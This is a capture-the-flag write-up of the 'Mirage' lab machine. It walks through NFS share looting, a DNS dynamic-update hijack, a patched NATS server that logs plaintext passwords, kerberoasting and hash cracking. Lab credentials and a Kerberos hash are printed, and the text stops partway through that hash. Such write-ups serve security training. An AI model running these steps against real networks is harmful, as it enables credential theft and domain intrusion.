This is mirage writeup by Jiseok Song

nmap

```
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-11-26 06:07:47Z)
111/tcp  open  rpcbind       syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA/domainComponent=mirage
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96:ee88:7537:0dcf:1bd4:4aa3:2104:5393
| SHA-1: c25a:58cc:950f:ce6e:64c7:cd40:e98e:bb5a:653f:b9ff
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
```

Add these to /etc/hosts

```
8 10.10.11.78 dc01.mirage.htb mirage.htb dc01$
```

Get David.jjackson cred

I can see there's nfs share in nmap. The share can be verified by showmount command

```
showmount -e 10.10.11.78
```

```
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $showmount -e 10.10.11.78
Export list for 10.10.11.78:
/MirageReports (everyone)
```

I can mount this share. Create a new directory and mount MirageReports there.

```
mkdir mnt
sudo mount -t nfs 10.10.11.78:/MirageReports mnt
```

```
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $mkdir mnt
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $sudo mount -t nfs 10.10.11.78:/MirageReports mnt
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $ls -al mnt
total 17489
drwxrwxrwx 2 nobody nogroup      64 May 26  2025 .
drwxr-xr-x 1 parrot parrot      974 Nov 27 12:58 ..
-rwx------ 1 nobody nogroup 8530639 May 20  2025 Incident_Report_Missing_DNS_Record_nats-svc.pdf
-rwx------ 1 nobody nogroup 9373389 May 26  2025 Mirage_Authentication_Hardening_Report.pdf
```

It's owned by nobody, so I can't copy it

```
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $cp mnt/* .
cp: cannot open 'mnt/Incident_Report_Missing_DNS_Record_nats-svc.pdf' for reading: Permission denied
cp: cannot open 'mnt/Mirage_Authentication_Hardening_Report.pdf' for reading: Permission denied
```

However, root can do this since nfs squashes root to nobody automatically


```
┌─[✗]─[parrot@parrot]─[~/Documents/mirage]
└──╼ $sudo cp mnt/* .
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $sudo chown parrot:parrot *.pdf
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $ls -al *.pdf
-rwx------ 1 parrot parrot 8530639 Nov 27 13:01 Incident_Report_Missing_DNS_Record_nats-svc.pdf
-rwx------ 1 parrot parrot 9373389 Nov 27 13:01 Mirage_Authentication_Hardening_Report.pdf
```

Incident_Report_Missing_DNS_Record_nats-svc.pdf shows nats-svc.miarge.htb missing

On May 3, 2025, the Development team reported they were unable to resolve the hostname **nats-svc.mirage.htb**. This hostname is critical for internal service communication with the NATS messaging system hosted on the Mirage domain.

It also shows that it's running on port 4222 and nonsecure dynamic update is allowed

```
PS C:\Users\Dev_Account_A\Desktop\Nats-cli> .\nats -s nats://nats-svc:4222 rtt --user $user --password $password
nats: error: dial tcp: lookup nats-svc: i/o timeout
PS C:\Users\Dev_Account_A\Desktop\Nats-cli>
```



Let's check the dns


```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$nslookup
> server 10.10.11.78
Default server: 10.10.11.78
Address: 10.10.11.78#53
> dc01.mirage.htb
Server:         10.10.11.78
Address:        10.10.11.78#53

Name:   dc01.mirage.htb
Address: 10.10.11.78
> nats-svc.mirage.htb
Server:         10.10.11.78
Address:        10.10.11.78#53

** server can't find nats-svc.mirage.htb: NXDOMAIN
```

nslookup shows nats-svc.mirage.htb is missing unlike dc01. Let's start listener and update nats-svc to my ip

```
nsupdate
server 10.10.11.78
update add nats-svc.mirage.htb 5600 A 10.10.16.98
send
```



I can get connection, but I want to get the content. Let's download nats server (https://github.com/nats-io/nats-server.git)

To see the password, I need to fix the code in server/client.go

```
2128  func redact(name string, pat *regexp.Regexp, proto []byte) []byte {
2129      if !bytes.Contains(proto, []byte(name)) {
2130          return proto
2131      }
2132      // Take a copy of the connect proto just for the trace message.
2133      var _arg [4096]byte
2134      buf := append(_arg[:0], proto...)
2135
2136      m := pat.FindAllSubmatchIndex(buf, -1)
2137      if len(m) == 0 {
2138          return proto
2139      }
2140
2141      redactedPass := []byte("[REDACTED]")
2142      for _, i := range m {
2143          if len(i) < 4 {
2144              continue
2145          }
2146          start := i[2]
2147          end := i[3]
2148
2149          // Replace value substring.
2150          buf = append(buf[:start], append(redactedPass, buf[end:]...)...)
2151          break
2152      }
2153      return buf
2154  }
```

This redact function is modifying proto to REDACTED, so remove all except the line return proto

```
2128 func redact(name string, pat *regexp.Regexp, proto []byte) []byte {$
2129     return proto$
2130 }$
```

Also, install nats client with this command

```
go install github.com/nats-io/natscli/nats@latest
```

Build nats-server and run the server

```
cd nats-server
go build
./nats-server -DVV
```

```
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $cd nats-server/
┌─[parrot@parrot]─[~/Documents/mirage/nats-server]
└──╼ $go build
┌─[parrot@parrot]─[~/Documents/mirage/nats-server]
└──╼ $./nats-server -DVV
[4385] 2025/11/27 13:24:00.481659 [INF] Starting nats-server
[4385] 2025/11/27 13:24:00.481841 [INF]    Version:  2.14.0-dev
[4385] 2025/11/27 13:24:00.481851 [INF]    Git:      [e3dcbfd]
[4385] 2025/11/27 13:24:00.481859 [DBG]    Go build: go1.24.10
[4385] 2025/11/27 13:24:00.481867 [INF]    Name:     NDWNIEDYJGN2MCYXBONYFXDXY7KHK3SXTWM7DX57VFIU6N76JV3S563M
[4385] 2025/11/27 13:24:00.481874 [INF]    ID:       NDWNIEDYJGN2MCYXBONYFXDXY7KHK3SXTWM7DX57VFIU6N76JV3S563M
[4385] 2025/11/27 13:24:00.482023 [DBG] Created system account: "$SYS"
[4385] 2025/11/27 13:24:00.482120 [TRC] SYSTEM - <<- [SUB $SYS._INBOX.JOU2O3a3.*  2]
[4385] 2025/11/27 13:24:00.482580 [TRC] SYSTEM - <<- [SUB $SYS.SERVER.ACCOUNT.*.CONNS  3]
[4385] 2025/11/27 13:24:00.482647 [TRC] SYSTEM - <<- [SUB $SYS._INBOX_.NDWNIEDYJGN2MCYXBONYFXDXY7KHK3SXTWM7DX57VFIU6N76JV3S563M  4]
[4385] 2025/11/27 13:24:00.482717 [TRC] SYSTEM - <<- [SUB $SYS.REQ.ACCOUNT.NSUBS  5]
[4385] 2025/11/27 13:24:00.482771 [TRC] SYSTEM - <<- [SUB $SYS.SERVER.*.STATSZ  6]
[4385] 2025/11/27 13:24:00.482784 [TRC] SYSTEM - <<- [SUB $SYS.SERVER.*.SHUTDOWN  7]
[4385] 2025/11/27 13:24:00.482794 [TRC] SYSTEM - <<- [SUB $SYS.SERVER.*.LAMEDUCK  8]
[4385] 2025/11/27 13:24:00.482805 [TRC] SYSTEM - <<- [SUB $SYS.ACCOUNT.*.CLAIMS.UPDATE  9]
[4385] 2025/11/27 13:24:00.482872 [TRC] SYSTEM - <<- [SUB $SYS.REQ.ACCOUNT.*.CLAIMS.UPDATE  10]
[4385] 2025/11/27 13:24:00.482881 [TRC] SYSTEM - <<- [SUB $SYS.REQ.SERVER.PING  11]
```

Update dns and wait for the connection

```
[4385] 2025/11/27 13:25:44.837815 [DBG] 10.10.11.78:55185 - cid:5 - Client connection created
[4385] 2025/11/27 13:25:44.902707 [TRC] 10.10.11.78:55185 - cid:5 - <<- [CONNECT {"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!
","tls_required":false,"name":"NATS CLI Version 0.2.2","lang":"go","version":"1.41.1","protocol":1,"echo":true,"headers":true,"no_responders":true}]
```

Or I can see it on wireshark (But nats server should be running)

```
INFO {"server_id":"NBYHWEPCCL32VMIWKMCBTIWPZDKIOWTCO5QWOHBEWDLMD4FE77DYGRZZ","server_name":"NBYHWEPCCL32VMIWKMCBTIWPZD
KIOWTCO5QWOHBEWDLMD4FE77DYGRZZ","version":"2.14.0-dev","proto":1,"git_commit":"e3dcbfd","go":"go1.24.10","host":"0.0.0
.0","port":4222,"headers":true,"max_payload":1048576,"client_id":5,"client_ip":"10.10.11.78","api_lvl":2,"xkey":"XCOON
3DKJF7DR7AN3WJI33IRQIIHYWNTTGVFXRHENO7DRDLHQE3G25SO"}
CONNECT {"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!","tls_required":false,"nam
e":"NATS CLI Version 0.2.2","lang":"go","version":"1.41.1","protocol":1,"echo":true,"headers":true,"no_responders":tru
e}
PING
PONG
INFO {"server_id":"NBYHWEPCCL32VMIWKMCBTIWPZDKIOWTCO5QWOHBEWDLMD4FE77DYGRZZ","server_name":"NBYHWEPCCL32VMIWKMCBTIWPZD
KIOWTCO5QWOHBEWDLMD4FE77DYGRZZ","version":"2.14.0-dev","proto":1,"git_commit":"e3dcbfd","go":"go1.24.10","host":"0.0.0
.0","port":4222,"headers":true,"max_payload":1048576,"client_id":5,"client_ip":"10.10.11.78","connect_info":true,"remo
te_account":"$G","api_lvl":2,"xkey":"XCOON3DKJF7DR7AN3WJI33IRQIIHYWNTTGVFXRHENO7DRDLHQE3G25SO"}
PING
PONG
PING
PONG
PING
PONG
PING
PONG
PING
PONG
```

I can use this credential to make a new context on nats client

```
nats context add hello --server nts://10.10.11.78:4222 --user Dev_Account_A
--password 'hx5h7F5554fP@1337!'
```

```
┌─[parrot@parrot]─[~/Documents/mirage]
└──╼ $nats context add hello --server nts://10.10.11.78:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!'
NATS Configuration Context "hello"

  Server URLs: nts://10.10.11.78:4222
     Username: Dev_Account_A
     Password: ******************
         Path: /home/parrot/.config/nats/context/hello.json
```

It will show the account information if I put the right credential and information

```
nats --context hello account info
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$nats --context hello account info
Account Information

                     User: Dev_Account_A
                  Account: dev
                  Expires: never
                Client ID: 525
                Client IP: 10.10.16.98
                      RTT: 165ms
        Headers Supported: true
          Maximum Payload: 1.0 MiB
            Connected URL: nts://10.10.11.78:4222
        Connected Address: 10.10.11.78:4222
      Connected Server ID: NA7NWEZI2HPU2C2KFOL4DL2UZ44XSCODJIVLANTZ5LR4G2C2VAXIY4ZI
Connected Server Version: 2.11.3
          TLS Connection: no
```

I can see the stream

```
nats --context hello stream view
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$nats --context hello stream view
[hello] ? Select a Stream auth_logs
[1] Subject: logs.auth Received: 2025-05-05 03:18:56
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[2] Subject: logs.auth Received: 2025-05-05 03:19:24
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[3] Subject: logs.auth Received: 2025-05-05 03:19:25
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[4] Subject: logs.auth Received: 2025-05-05 03:19:26
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[5] Subject: logs.auth Received: 2025-05-05 03:19:27
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

13:39:54 Reached apparent end of data
```

Let's try nxc to verify this credential


```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$nxc smb dc01.mirage.htb -u david.jjackson -p 'pN8kQmn6b86!1234@' -k
SMB         dc01.mirage.htb 445    dc01            [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01            [+] mirage.htb\david.jjackson:pN8kQmn6b86!1234@
```

I get david.jjackson's credential!


Bloodhound and get nathan.aadam shell

I can run rusthound with this credential


```
rusthound-ce -d mirage.htb -f dc01.mirage.htb -u david.jjackson -p
'pN8kQmn6b86!1234@' -c All -z
```



Upload to bloodhound. But I can see that david.jjackson doesn't have any privilege



When I browse all kerberoastable users, I can see nathan.aadam





Let's try kerberoast

```
nxc ldap dc01.mirage.htb -u david.jjackson -p 'pN8kQmn6b86!1234@' -k --
kerberoasting <output filename>
```



I can crack it with hashcat


```
hashcat <hash file> rockyou.txt
```

```
$krb5tgs$23$*nathan.aadam$MIRAGE.HTB$mirage.htb\nathan.aadam*$00b3c853e6f05bb4d91b4e9e1cbc18f3$cf9479959d2936045a2855e7760b1a8a9c8cafbac38cd19134355eab413fa8bcd73d0
eb4a23fb505d0438bedd61b135a21b01fe8f4fbbbffc94747011078d896b50854edcc7b27be2b3717ee5310bc210044080ed7478f7cadce6b356be6dfe713eb1e55ebd878ce32be3d5078cbce8267093d018
1854190b2ece2e914926ae61d3eb69e768bf25ef82408550f7345169e784041c58661e14c070df187a7bb0d161f9a4b4ba20bfa4c3867cc42ea347edddfb43d9842bd048e5c2451798e10395f080b73c9797
747e292d44c15431f8291e57b1381ce23c02de47bfb0275b171201c8ac74f029ccd6015e80b6275d182feedc1d784993ff1375d49b0366c8200fcd946ccf6d62161d9b16622d238f918cb59b3c5b4b1a4d22
a583a067daa27fe7f8a7a3d93528d4ae3dcb902f8fb0c135593fb5b4209487cc3f827443424566f1ece29b54c214759e72f3ddcdb8da722904728 2e631f45231806dff81d6d388746b09b1ea6d964ad6a325
eda4a9b67fb0d2b7d64d388eebaaa8b5520dbd67f03a40fb32638f8895133796d7cd1f35696639969700afc36964d3743aee30a5eec1173f31d0613322a1a723fc3dcbe93f4ab4fb8647ceb74d53eed5d89b
5c4269f239b2472070075864fba1151b0c6ce2826be6688d8ec6fa21e77b471eeba3f856a43ff730b918c3e1242b25ddab71bbc681d0a7ca49fbfb5d49b195b2875c038ff4d63f4b82819070b4a14ade0ac7
e5090accf5a11a08d6c863e0c42644c57025f5e82473d585e2f8cffb9eab6594f02a1dfa711cc07bb5c3695ffcd0020719e4419c690f11bb3c41b6556539298e7a9608226d52cf3d173f73c7ea544809c89b
7ea6fab17a726305fe3a7e02477991ad51c4c2b0a0eaef5038ae5745145257d04c9b31e24fa1eed7b28c1cdfc8c7eabe39b5d08042d2916b2b39d96bdafb488034cba00916a82a301703b88e32b823d2be7c
e7b5dd0dd11e939af46c921d6dd6cba6ef55f71960c05824c4ce50fe6c62f1c295eab7eb58c3d328348f3fdd89118696dee38e505325c9a0cb31ce04203cac1bbeafaa0d30143e5ecfd1e142842edb1cd651
cc9f2de971363fc06fc6edecbd305448990f14141cdfb89b58cdf4c26140f8d2cb3420062adc4e1606e107502feb96ff5a6f66c7dd0658cedefe94ce6d8397c5ee38c76337fd9dd4ffec207349ffba2d1dd1
